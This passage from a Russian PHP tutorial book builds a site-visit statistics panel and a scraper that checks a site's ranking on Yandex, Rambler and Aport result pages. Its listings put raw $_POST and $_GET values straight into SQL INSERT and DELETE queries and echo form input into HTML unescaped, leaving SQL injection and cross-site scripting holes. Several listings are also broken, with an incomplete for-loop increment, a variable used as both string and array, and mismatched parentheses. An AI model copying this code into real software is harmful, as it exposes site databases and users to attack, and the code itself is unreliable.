  include "topcounter.php";
  // Библиотека функций
  require_once("utils.php");
  // Выводим таблицу с количеством переходов со страниц поисковых систем
  echo "<table><tr>
          <td>Часы</td>
          <td>Rambler</td>
          <td>Yandex</td>
          <td>Google</td>
          <td>Aport</td>
          <td>Общее число</td>
        </tr>";
  // Заносим в переменные $rambler, $yandex, $aport, $google и $total
  // количество переходов со страниц поисковых систем Rambler, Yandex,
  // Aport, Google и общее число переходов со всех систем соответственно,
  // по 5 временным интервалам, определенным в файле time_interval.php
  for($i=0;$i<24;$i+=)
  {
    list($rambler,
         $yandex,
         $aport,
         $google,
         $total) = search_hour($i+1, $i, $_GET['day'], $_GET['id_page']);
    echo "<tr>
            <td>$i</td>
            <td>$rambler</td>
            <td>$yandex</td>
            <td>$google</td>
            <td>$aport</td>
            <td>$total</td>
          </tr>";
  }
  echo "</table>";
?>
```

Последняя сервисная страница **Ссылки** (см. рис. 14.12) выводит таблицу с числом переходов с сетевых ресурсов, где расположена ссылка на сайт, для которого производится сбор статистической информации за пять временных интервалов, определенных в массиве `$time` (см. листинг 14.14). При этом администратор системы PowerCounter может самостоятельно добавлять или удалять сетевые адреса ресурсов. Информация здесь, как и в случае поисковых систем, извлекается из таблицы `refferer`. За формирование сервисной страницы **Ссылки** ответствен скрипт, расположенный в файле refferer.php (листинг 14.29).

```
<?php
  // Шапка страницы
  include "topcounter.php";
  // Включаем библиотеку функций
  require_once("utils.php");
  // Включаем массив временных интервалов
  require_once("time_interval.php");
  // Вычисляем количество хитов для поисковых систем
  // по 5 временным интервалам, определенным в файле
  // time_interval.php
  for($i=0; $i<5; $i++)
  {
    $hit[$i] = refferers($time[$i]['begin'], $time[$i]['end'], $id_page);
  }
  // Выводим таблицу посещения с отслеживаемых ресурсов
  ?>
    <a href=addreffererform.php>Добавить</a></td>
  <table>
    <tr>
      <td>Referer</td>
      <td>Сегодня</td>
      <td>Вчера</td>
      <td>За 7 дней</td>
      <td>За 30 дней</td>
      <td>За все время</td>
      <td>Действие</td>
    </tr>
<?php
```

```
  // Выводим таблицу переходов с ресурсов, чьи адреса занесены в таблицу
  // refferer
  $ref = mysql_query("SELECT * FROM links ORDER BY name");
  if(!$ref) puterror("Ошибка при обращении к таблице ресурсов");
  while($reff = mysql_fetch_array($ref))
  {
    echo "<tr><td> ".$reff['name']."</td>";
    for($i=0; $i<5; $i++)
    {
      echo "<td> ".$hit[$i][$reff['name']]."</td>";
    }
    echo "<td><a href=delrefferer.php?
                id_links=".$reff['id_links'].">Удалить</a></td></tr>";
  }
  echo "</table>";
?>
```

В листинге 14.29, как и на других сервисных страницах, число посещений с других ресурсов вычисляется при помощи специальной функции `refferers`, которая традиционно принимает три параметра: два для границ временных интервалов и один для указания принадлежности к странице. Функция возвращает массив, число элементов которого равно числу записей в таблице `links`. Так как число записей может меняться совершенно произвольно, здесь нельзя воспользоваться функцией `list()`. Поэтому массив, возвращаемый функцией `refferers`, присваивается элементу массива `$hit`, который определяется числовым индексом. То есть массив `$hit` по-прежнему двумерный, а не одномерный, как это может показаться сначала.

Замечание

Если число элементов в массиве заранее известно, следует использовать *функцию* `list()`, *а не конструкцию, представленную в листинге 14.29, так как* она сильно снижает читабельность кода.

После заполнения элементов массива `$hit` происходит формирование таблицы с числом посещений с других ресурсов. Так как число этих ресурсов также заранее не известно, к таблице `links` осуществляется запрос, извлекающий все находящиеся в ней записи. Здесь вместо двойного цикла `foreach-for`, как в предыдущих сервисных страницах, используется двойной цикл `while-for`.

Код функции `refferers()`, используемой для формирования двумерного массива `$hit`, приведен в листинге 14.30.

```
// $begin - число дней, которое необходимо вычесть из текущей даты,
// для того чтобы получить начальную точку временного интервала
// $end - число дней, которое необходимо вычесть из текущей даты,
// для того чтобы получить конечную точку временного интервала
// $id_page - первичный ключ записи таблицы pages, соответствующей
// странице сайта
function refferers($begin,$end,$id_page)
{
  $return_array = array();
  // Эта переменная определяет, осуществляется ли запрос к конкретной
  // странице или ко всему сайту.
  if(empty($id_page)) $tmp_page = "";
  else $tmp_page = " AND id_page=$id_page";
  // Запрос на статистику за временной интервал, определяемый
  // параметрами $begin, $end
  if($begin == 0) $tmp2 = "";
  else $tmp2 = "AND refferer.putdate >= DATE_FORMAT(NOW(),
                                                    '%Y-%m-%d 23:59:59') -
                                              INTERVAL '$begin' DAY";
  $tmp1 = "AND refferer.putdate < DATE_FORMAT(NOW(),
                                                '%Y-%m-%d 23:59:59') -
                                        INTERVAL '$end' DAY";
  $end = $tmp_page.$tmp1.$tmp2;
  // Формируем массив запросов
  $query = "SELECT name FROM links";
  $ref = mysql_query($query);
  if(!$ref) puterror("Ошибка при обращении к таблице рефереров");
  if(mysql_num_rows($ref)>0)
  {
    while($reff = mysql_fetch_array($ref))
    {
      $query[$reff['name']] = "SELECT COUNT(*)
                               FROM refferer
                               WHERE name LIKE '%".$reff['name']."%'
                               $end";
    }
  }
```

```
  // Выполняем SQL-запросы из массива $query
  foreach($query as $name => $query)
  {
    $hit = mysql_query($query);
    if(!$hit) puterror("Ошибка при обращении к таблице рефереров");
    $return_array[$name] = mysql_result($hit,0);
  }
  return $return_array;
}
?>
```

В функции `refferer()` осуществляется запрос к таблице `links` с целью извлечения записей, соответствующих ресурсам, на которых расположена ссылка на сайт. Если в таблице `links` есть хотя бы одна запись в цикле `while`, в ассоциативный массив `$query` заносятся SQL-запросы на извлечение числа переходов для каждого из ресурсов в таблице `links`. Следует отметить, что поиск соответствия в имени ресурса в URL, сохраненных в таблице `refferer`, осуществляется при помощи SQL-оператора `LIKE`, для которого используется шаблон "`%address%`", где `address` — сетевой адрес (или его часть) из таблицы `links`. Символы "`%`", обрамляющие сетевой адрес, позволяют находить соответствие, даже если администратор системы PowerCounter ввел адрес не целиком или если адрес содержит параметры запроса.

После того как массив SQL-запросов сформирован, осуществляется их выполнение в массиве `foreach`, результаты которого помещаются в ассоциативный массив `$return_array`, возвращаемый функцией.

На странице **Ссылки** перед таблицей размещается ссылка **Добавить**, позволяющая добавить новый ресурс в таблицу `links`. Переход по этой ссылке приводит к форме addreffererform.php, содержимое которой приведено в листинге 14.31.

```
<?php
  include "topcounter.php";
?>
<center>
<a href=refferer.php>Назад</a><br>
<form action=addrefferer.php method=post>
Реферер : <input type=text name=reff>   Примеры softtime.ru, mail.ru<br>
<input type=submit value="Добавить">
</form>
```

Форма содержит единственное текстовое поле `reff` и кнопку для отправки его содержимого обработчику, расположенному в файле addrefferer.php, код которого приведен в листинге 14.32.

```
<?php
    include "config.php";
    if(empty($_POST['reff'])) {
      echo "<p>Недопустимое имя ссылки</p>";
      echo "<p><A HREF='refferer.php'>Вернуться</A></p>";
      exit();
    }
    $query = "INSERT INTO links VALUES (NULL, '".$_POST['reff']."')";
    if (mysql_query($query))
    {
      echo "<HTML><HEAD>
            <META HTTP-EQUIV='Refresh' CONTENT='0; URL=refferer.php'>
            </HEAD></HTML>";
    } else puterror("Ошибка при добавлении нового ресурса");
?>
```

Код, расположенный в листинге 14.32, добавляет новую запись в таблицу `links`. В случае удачного осуществления запроса происходит автоматический переход на сервисную страницу **Ссылки**.


Помимо ссылки для добавления нового ресурса, напротив каждого из сетевых адресов в таблице на странице **Ссылки** имеется ссылка для удаления этого ресурса из системы. За удаление отвествен скрипт, расположенный в файле delrefferer.php, который принимает в качестве параметра значения первичного ключа `id_links` удаляемого ресурса. Содержимое файла delrefferer.php представлено в листинге 14.33.

```
<?php
  include "config.php";
  // Формируем и выполняем SQL-запрос, направленный на удаление
  // записи с первичным ключом id_links в таблице links
```

```
  $query = "DELETE FROM links
            WHERE id_links='".$_GET['id_links']."'";
  if (mysql_query($query))
  {
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=refferer.php'>
          </HEAD></HTML>";
  } else puterror("Ошибка при удалении ресурса");
?>
```

Здесь, так же как и при добавлении ресурса, происходит формирование и выполение единственного SQL-запроса, направленного на удаление записи с первичным ключом `id_links` из таблицы `links`.


На этом разработка системы сбора и анализа статистической информации по посетителям сайта PowerCounter завершена.



ЧАСТЬ III

Разработка дополнительных Web-служб

Глава 15



Система мониторинга позиций сайта в поисковых системах

Система мониторинга сайта в поисковых системах (в дальнейшем — система мониторинга) позволяет отслеживать рейтинг исследуемых сайтов в поисковых системах по выбранным поисковым запросам. Под рейтингом понимается позиция сайтов в результатах поиска.

Данная система не использует специальных программных интерфейсов для доступа к результатам — она имитирует действия посетителей поисковых ресурсов и работает только с той информацией, которая представлена на HTML-страницах поисковых систем. Такого рода системы называются *интеллектуальными агентами*.

Функционирование данной системы опирается на алгоритмы поисковых систем в части структуры строк запросов и формы предоставления информации на HTML-страницах, поэтому при изменении этих алгоритмов система может работать некорректно. Для поддержания ее функционирования необходимо постоянно отслеживать изменения в структуре строк запросов к поисковым серверам и в HTML-коде страниц с результатами поиска и при необходимости вносить соответствующие изменения в код программы. Такие изменения происходят не часто, поэтому код остается функциональным в течение длительного времени.

Часть поисковых систем запрещает обращение к своим серверам интеллектуальным агентам. В частности, поисковая система Google явно запрещает обращение к ней программным способом. А, например, Yandex предупреждает, что может запретить обращение с IP-адресов, с которых будут проводиться несанкционированные автоматические запросы. Для получения и обработки результатов поиска программными средствами Yandex предоставляет специальный программный интерфейс. Эти меры предосторожности призваны повысить защищенность серверов поисковых систем от хакерских атак. Следует особо отметить, что разрабатываемое в этой главе приложение не несет никаких деструктивных действий и по характеру своего предназначения не увеличивает нагрузку на серверы поисковых систем, и потому ма-

ловероятно, что его применение вызовет отрицательную реакцию со стороны владельцев поисковых систем.

Данное приложение разрабатывается в качестве практического примера реализации некоторых возможностей при разработке Web-приложений. Мы не можем гарантировать неизменность алгоритмов поисковых машин к моменту, когда вы будете читать эту главу, и соответственно не можем гарантировать полную работоспособность приведенного в этой главе кода в той части, которая касается алгоритмов поисковых машин. Однако, используя разработанное здесь приложение в качестве основы, его можно адаптировать под новые варианты движков поисковых систем.

15.1. Описание системы

С точки зрения пользователя вся система мониторинга представлена на одной странице index.php (рис. 15.1). При первом обращении к ней отображается форма ввода параметров, в соответствии с которыми будет проводиться мониторинг поисковых систем.




Рис. 15.1. Страница с формой ввода параметров

На странице представлены три поля для ввода параметров: **Поисковая система**, **Сайт**, **Фраза**. Поле **Поисковая система** представлено в виде выпадающего списка, в котором пользователь системы должен выбрать поисковую систему, по которой будет проводиться мониторинг. Список выбора ограничен 3 поисковыми системами: Yandex, Rambler, Aport. В поле **Сайт** должен быть внесен URL сайта, положение которого будет отслеживать система по выбранной поисковой фразе, вписанной в поле **Фраза**. Запуск скрипта на выполнение производится по нажатию кнопки **Искать**.

Результаты мониторинга выводятся на той же самой странице под формой ввода параметров (рис. 15.2).




Рис. 15.2. Результаты мониторинга

При проведении мониторинга последовательно просматриваются страницы поисковой системы на предмет обнаружения ссылки на исследуемый ресурс, URL которого был внесен в поле **Сайт**. Глубина поиска по умолчанию составляет 10 страниц.

Если ссылка на исследуемый ресурс была найдена, то в результатах отображаются: номер страницы поисковой системы, ссылка на эту страницу и номер позиции исследуемого сайта в результатах поиска.

Если поиск не увенчался успехом, то в результатах мониторинга выводится соответствующее сообщение.

15.2. Разработка системы мониторинга

Код системы расположен в файле index.php.

```
<?php
  // Из суперглобального массива $_POST[]
  // получаем значения переменных, переданных из формы
  $server = $_POST['server'];
  $site = $_POST['site'];
  $phrase = $_POST['phrase'];
  // Определение констант, соответствующих поисковым системам
  define(YANDEX,1);
  define(RAMBLER,2);
  define(APORT,3);
?>
  // Форма ввода параметров мониторинга
  <form  method="post">
    <select name="server">
      <option value=<?php echo YANDEX; ?>
         <? if($server==YANDEX) echo " selected"; ?>>Yandex</option>
      <option value=<?php echo RAMBLER; ?>
         <? if($server==RAMBLER) echo " selected"; ?>>Rambler</option>
      <option value=<?php echo APORT; ?>
         <? if($server==APORT) echo " selected"; ?>>Aport</option>
    </select>
    <br>
    Сайт: <input type="text" name="site" size="40" maxlength="256"
            value='<? echo $site ?>'><br>
```

```
    Фраза: <input type="text" name="phrase" size="40" maxlength="256"
           value='<? echo $phrase ?>'><br>
    <input type="submit" value="Искать">
  </form>
<?
  // Если все поля в форме заполнены, то вызывается функция
  // siteposition() для проведения мониторинга
  if (($server!="") && (phrase!="") && (site!=""))
  {
     siteposition($server, $site, $phrase);
  }
?>
```

На странице выводится форма ввода параметров мониторинга. Параметр `action` формы не указан, т. е. скриптом обработки является этот же файл — index.php. Поэтому в начале файла производится инициализация переменных, переданных из формы. Значения переменных берутся из соответствующих элементов суперглобального массива `$_POST`. Если все необходимые данные заполнены, то вызывается функция мониторинга — `siteposition()` (листинг 15.2). Функция принимает три параметра `$server`, `$site` и `$phrase` для типа поисковой системы, сайта и искомой фразы.

```
function siteposition($server, $site, $phrase)
{
  // numberpage - переменная, определяющая номер просматриваемой страницы
  $numberpage=0;
  // Присваиваем переменным phrase, total и numberpage значения,
  // определяемые индивидуально для каждой поисковой системы.
  // phrase - поисковая фраза
  // total - переменная, определяющая максимальное число страниц,
  // по которым будет произведен поиск. Для разных поисковых систем
  // оно разное и подобрано таким образом, чтобы число просматриваемых
  // страниц составило 10 штук.
  switch($server)
  {
    case YANDEX:
      // Обрезка пробелов в начале и конце поисковой фразы
      $phrase = trim($phrase);
```

```
    // URL-кодирование поисковой фразы
    // неалфавитно-числовые символы заменяются
    // на знак % и соответствующую 16-ричную последовательность
    $phrase = rawurlencode($phrase);
    // 16-ричный знак пробела, появившийся после применения
    // функции rawurlencode(), заменяется на знак +
    $endstr = str_replace("%20","+",$phrase);
    $total = 10;
    $numberpage = -1;
    break;
  case APORT:
    $phrase = trim($phrase);
    $phrase = rawurlencode($phrase);
    $endstr = str_replace("%20","+",$phrase);
    $total = 10;
    $numberpage = -1;
    break;
  case RAMBLER:
    $phrase = trim($phrase);
    // Преобразуем кодировку запроса - Rambler работает с KOI8-R
    $phrase = rawurlencode(convert_cyr_string($phrase,"w","k"));
    $endstr = str_replace("%20","+",$phrase);
    $total = 152;
    $numberpage = -14;
    break;
}
// Последовательно просматриваем страницы поисковых систем до тех
// пор, пока не будет найдена ссылка на искомый сайт в тексте страницы
// (count($arr[0]) == 0) или число просмотренных страниц не достигнет
// максимального значения ($numberpage < $total)
while ((count($arr[0]) == 0) && ($numberpage < $total))
{
  switch($server)
  {
    // Увеличивая значение переменной $numberpage, определяем
    // текущую просматриваемую страницу с результатами поиска
    // в поисковой системе.
    // Число приращения зависит от конкретной поисковой системы
```

```
    case YANDEX:
      $numberpage += 1;
      break;
    case APORT:
      $numberpage += 1;
      break;
    case RAMBLER:
      $numberpage += 15;
       break;
  }
  // Вызываем функцию geturl(), генерирующую строку запроса
  // для поисковой системы. Передаваемые параметры:
  // numberpage - переменная, определяющая номер просматриваемой
  // страницы с результатами поиска в поисковой системе
  // endstr - поисковая фраза после кодирования для применения
  // в строке запроса
  // server - имя поисковой системы
  $strurl = geturl($numberpage,$endstr,$server);
  // В переменную text заносится содержимое страницы поисковой системы,
  // которое возвращается функцией openpage()
  $text = openpage($strurl);
  // Поиск ссылки на сайт в тексте страницы поисковой системы
  // с помощью функции findsite(). Результаты поиска заносятся
  // в массив arr[].
  $arr = findsite($site, $text);
}
// Если число элементов массива arr[] больше нуля, значит, ссылка
// на искомый сайт была найдена в тексте просмотренной страницы
// поисковой системы, и необходимо показать результаты мониторинга.
if (count($arr[0])>0)
{
  switch($server)
  {
    // В зависимости от поисковой системы формируются результаты
    // мониторинга поисковой системы.
    // Функция pattern() возвращает результаты параметры для
    // регулярного выражения, с помощью которого будет производиться
    // поиск номера позиции сайта в тексте
    // страницы поисковой системы.
```

```
// Функция findposition() возвращает номер позиции сайта
case YANDEX:
  // Вывод информации о странице
  echo "Ссылка на сайт найдена на странице: ".
       ($numberpage+1)."<br>";
  echo "Перейти по ссылке: <a href='$strurl'>Яндекс</a><br>";
  // Определение и вывод позиции запроса
  list($startpattern, $endpattern) = pattern(YANDEX);
   echo "<br>Позиция: ".
  findposition($server, $site, $text, $startpattern, $endpattern);
  break;
case APORT:
  // Вывод информации о странице
  echo "Ссылка на сайт найдена на странице: ".
      ($numberpage+1)."<br>";
  echo "Перейти по ссылке: <a href='$strurl'>Апорт</a><br>";
  // Определение и вывод позиции запроса
  list($startpattern, $endpattern) = pattern(APORT);
  echo "<br>Позиция: ".
  findposition($server, $site, $text, $startpattern, $endpattern);
  break;
case RAMBLER:
  // Преобразовываем ссылку для решения проблем с кодировками
  $phrase = rawurlencode(convert_cyr_string(
                                    rawurldecode($phrase),"k","w"));
  $endstr = str_replace("%20","+",$phrase);
  $strurl=geturl($numberpage,$endstr,$server);
  // Вычисляем страницу, на которой находится запрашиваемый сайт
  $numberpage = $numberpage/15;
  $numberpage = (int)$numberpage;
  if($numberpage % 15 == 0 && $numberpage>15) $numberpage++;
  echo "Ссылка на сайт найдена на странице:"
                                       .($numberpage+1)."<br>";
  // Выводим ссылку на страницу
  echo "Перейти по ссылке: <a href='$strurl'>Рамблер</a><br>";
  // Определение и вывод позиции запроса
  list($startpattern, $endpattern) = pattern(RAMBLER);
  echo "<br>Позиция: ".findposition($server, $site, $text,
                                    $startpattern, $endpattern);
```

```
        // Так как ссылка на искомый сайт найдена, то просмотр страниц
        // поисковых систем в цикле While можно прекратить
        break;
      }
  }
  else
  {
    echo "На 100 первых страницах ссылка на сайт отсутствует";
  }
}
```

В первом условном операторе `switch` происходит подготовка поисковой фразы для передачи ее поисковой системе. При помощи функции `rawurlencode()` происходит преобразование фразы в безопасный формат для передачи в строке запроса. Все неалфавитно-числовые символы заменяются на знак `%` и соответствующую шестнадцатеричную последовательность. После чего знак `%20`, соответствующий пробелу, заменяется на `+`, интерпретируемый поисковыми системами как логическое "И".

Далее в цикле `while` происходит поиск страницы, на которой имеется первое вхождение искомого сайта. Условием выхода из цикла является нахождение сайта или достижение 10-й страницы поисковой системы. В каждом из циклов происходит вызов функции `geturl()` (листинг 15.3), генерирующей строку запроса для соответствующей поисковой системы. Функция принимает три параметра:

- `$numberpage` — определяет номер страницы поисковой системы;
- `$endstr` — поисковая фраза после преобразования в безопасный режим для передачи через строку запроса;
- `$server` — имя поисковой системы.

Функция возвращает строку запроса в соответствии с форматом поисковой системы для открытия страницы номер `$numberpage`.

```
function geturl($numberpage,$endstr,$server)
{
  if($server == YANDEX) return "http://www.yandex.ru/yandpage?
            q=818836167&p=$numberpage&ag=d&rpt=rad&qs=text%3D".$endstr;
  if($server == RAMBLER) return "http://search.rambler.ru/srch?
                                words=".$endstr."&start=".$numberpage;
```

```
  if($server == APORT) return "http://sm.aport.ru/scripts/template.dll?
                        r-".$endstr."&That-std&p-".$numberpage."&
                            RID=1_2_3_4_5_6_7_8_9_10_11_12_13";
   return "";
  }
```

Возвращенная строка передается функции openpage(), которая загружает страницу по переданному ей URL, и возвращает ее в виде текстовой переменной (листинг 15.4). После чего данная переменная передается в качестве второго аргумента функции findsite() (см. листинг 15.5), осуществляющей поиск сайта на данной странице.

```
// Функция openpage() открывает страницу, URL которой передан
// в переменной $link, и возвращает содержимое этой страницы
function openpage($link)
{
  // Функция fopen() открывает файл для чтения и возвращает
  // указатель файла.
  $fd = fopen($link, "r");
  $text="";
  if (!$fd) echo "Запрашиваемая страница не найдена";
  else
  {
    // Чтение содержимого файла в переменную text
    while (!feof ($fd))
    {
      $text .= fgets($fd, 4096);
    }
  }
  // Закрыть открытый указатель файла
  fclose ($fd);
  return $text;
}
```

В функцию openpage() передается URL (переменная link), соответствующий строке запроса поисковой системы. Производится обращение к поисковой системе с помощью функции fopen(), которая открывает страницу по переданному URL. Затем содержимое открытой страницы поисковой

системы заносится в переменную `text`, значение которой и возвращается данной функцией.

```
function findsite($site, $text)
{
  preg_match_all("/$site/iU", $text, $arr);
  return $arr;
}
```

Функция `findsite()` с помощью регулярного выражения производит поиск названия искомого сайта в тексте страницы (переменная `text`). Найденные участки текста возвращаются в массиве `arr[]`.

Если страница, на которой имеется ссылка на сайт из HTML-формы, найдена, производится повторный ее анализ с целью определения позиции вхождения ссылки на сайт. Это осуществляется в третьем операторе `switch` функции `sitepesition()` (см. листинг 15.2). При помощи функции `pattern()`, принимающей константы, соответствующие поисковой системе, формируются шаблоны для поиска позиции вхождения ссылки на странице (листинг 15.6).

```
function pattern($typepattern)
{
  switch($typepattern)
  {
    case YANDEX:
      return array("<LI value=\d{1,3}>\D*", "[^!]*<\/A>");
      break;
    case APORT:
      return array("<FONT class=sm>", "</FONT>");
      break;
    case RAMBLER:
      return array("<LI class=fsite*", "[^!]*<\/A>");
      break;
  }
}
```

Функция возвращает параметры, которые будут применены при поиске позиций сайта в тексте страницы с результатами поиска в поисковой системе.

Данные параметры уникальны для каждой поисковой системы. Их актуальность следует постоянно отслеживать и при необходимости вносить изменения. Например, для поисковой системы Aport эти параметры равны "<FONT class=sm>" и "</FONT>". Это значит, что номер позиции сайта в тексте страницы поисковой системы Aport расположен между <FONT class=sm> и </FONT>. Например, для сайта, занимающего позицию 20, в тексте страницы будет расположен код <FONT class=sm>20</FONT>.

Возвращенные функцией pattern() шаблоны передаются функции findposition(), которая осуществляет поиск позиции в содержимом страницы, передаваемой через параметр $text (листинг 15.7).

```
// Функция findposition() определяет позицию искомого сайта на странице
// с результатами поиска в поисковой системе.
// Передаваемые параметры:
// server - имя поисковой системы
// site - имя искомого сайта
// text - содержимое страницы с результатами поиска в поисковой системе
// startpattern и endpattern - параметры для регулярного выражения, они
// определяются функцией pattern() (листинг 15.5).
function findposition($server, $site, $text, $startpattern, $endpattern)
{
  switch($server)
  {
    // Поиск позиции сайта в тексте страницы.
    // Для каждой поисковой системы применяется свой алгоритм поиска
    case YANDEX:
      // Регулярное выражение, осуществляющее поиск позиции сайта
      preg_match_all("/$startpattern.$site.$endpattern/iU",$text,$arr);
      preg_match_all("/\d{1,3}>/iU",$arr[0][0],$position);
      $numberposition = substr($position[0][0], 0,
                                          strlen($position[0][0])-1));
      return $numberposition;
    case APORT:
      $pos = strpos($text,$site);
      $text = substr($text,0,$pos);
      while(true)
      {
        $pos = strpos($text,"<TABLE");
        if($pos === false) break;
```

```
        $text = substr($text,$pos+7);
      }
      // Начало вырезаемого номера
      $pos = strpos($text,"<FONT class=am>");
      // Число символов в вырезаемой строке
      $lenght = strpos($text,"</FONT>");
      $lenght = $lenght - $pos - 15;
      // Получаем позицию
      return substr($text,$pos+15,$lenght);
    case RAMBLER:
      $pos = strpos($text,"<ol start=");
      $text = substr($text,$pos+11);
      $pos_begin = substr($text,0,strpos($text,"\""));
      // Находим текст, относящийся к сайту, и вырезаем его
      for($i=0; $i<20; $i++)
      {
        $pos = strpos($text,"<li class=fsite>");
        $posend = strpos($text,"<li class=fsite>",($pos+15));
        $yes = strpos(substr($text,$pos,($posend-$pos)),$site);
        if($yes >0) break;
        else $text = substr($text,$posend-1);
        $pos_begin++;
      }
      return $pos_begin;
    default:
    return array("<DIV class=arrows>", "<\/div>");
  }
}
```

Определение позиции сайта основывается на анализе HTML-кода страницы поисковой системы. Чтобы решать эту задачу, необходимо первоначально просмотреть текст страницы, определить, возле каких тегов находится номер позиции, задать правила, по которым можно будет вырезать искомый номер из текста страницы, сформировать шаблоны для регулярных выражений и условия поиска. Алгоритмы определения позиций сайта необходимо менять каждый раз, когда поисковые системы меняют дизайн своих страниц с результатами поиска.

Рассмотрим алгоритм определения позиции сайта на примере поисковой системы Aport.

В нижеприведенном листинге показана часть страницы с результатами поиска поисковой системы Aport (листинг 15.8).

```
<!-- Верхняя часть страницы с результатами поиска -->
<TABLE cellSpacing=0 cellPadding=0 width=777 class=mn border=0><tr
class=t><TD colspan=2><td></tr>
<TR><TD vAlign=top align=middle width=3% rowspan=2>
<DIV style="MARGIN-TOP: 2pt" align=center>
<FONT class=sm>11</FONT></div><TD vAlign=top width=97%>
<DIV style=margin-top:2pt>
<a class=tbl href=http://softtime.ru target=_blank>Разработка сайтов. Web
<b>студия</b> SoftTime. Нижний Новгород</a><BR><DIV class=sdo> IT-
<b><font color="#ff0000">Студия</font></b> <SoftTime> <br> Наша IT-
<b><font color="#ff0000">студия</font></b> <SoftTime> (Нижний Новгород),
специализируется ... спектра услуг в области разработки <b><font
color="#ff0000">Web</font></b>-сайтов и ПО. <br> О нашей <b><font
color="#ff0000">Web</font></b> <b><font color="#ff0000">студии</font></b>
</DIV>
<!-- Нижняя часть страницы с результатами поиска -->
```

Здесь приведен искомый блок HTML-кода, в котором находится ссылка на сайт **softtime.ru**. По результатам поиска сайт занимает 11-ую позицию, ее номер расположен сразу после тега `<FONT class=sm>`.

